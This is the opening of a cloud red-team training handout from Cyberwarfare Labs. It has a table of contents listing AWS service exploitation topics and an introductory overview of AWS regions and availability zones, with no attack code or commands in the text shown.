CYBERWARFARE LABS

A REAL WORLD ADVERSARY SIMULATION LAB

aws

AWS CLOUD RED TEAM SPECIALIST:

COURSE MATERIAL

CYBERWARFARE LABS:
https://cyberwarfarelabs.live

E-mail: support@cyberwarfarelabs.live

COURSE CONTENT

1. Introduction to AWS Cloud

1.1 AWS Cloud Overview

1.2 Classification of AWS Cloud Bases of Service Models

1.3 Classification of AWS Cloud bases of Service Uses

2. AWS Cloud Services Functionalities & Exploitation

2.1 Identity And Access Management (IAM)

2.2 Virtual Private Cloud (VPC)

2.3 EC2 (Elastic Compute Cloud)

2.4 Lambda Function

2.5 Containers

2.6 Simple Storage Service (S3)

2.7 Relational Database Service (RDS)

2.8 Elastic Block Store (EBS)

2.9 Secret Manager

2.10 Single Sign On (SSO)

2.11 AWS Security Services

1. INTRODUCTION TO AWS CLOUD

1.1 AWS CLOUD OVERVIEW

Introduction:

AWS (Amazon Web Services) is a comprehensive, evolving cloud computing platform provided by Amazon that includes a mixture of infrastructure as a service (IaaS), platform as a service (PaaS) and packaged software as a service (SaaS) offerings.

Regions:

AWS has the concept of a Region, which is a physical location around the world where aws have cluster data centers.

Availability Zones:


Region is further divided into logical data centers, which is called availability zones. AWS have

*AWS have 77 Availability Zones within 24 geographic regions around the world.


1.1 AWS CLOUD OVERVIEW

AWS Region and Availability Zone :

AWS Services Access :




AWS Cloud Architecture Overview :



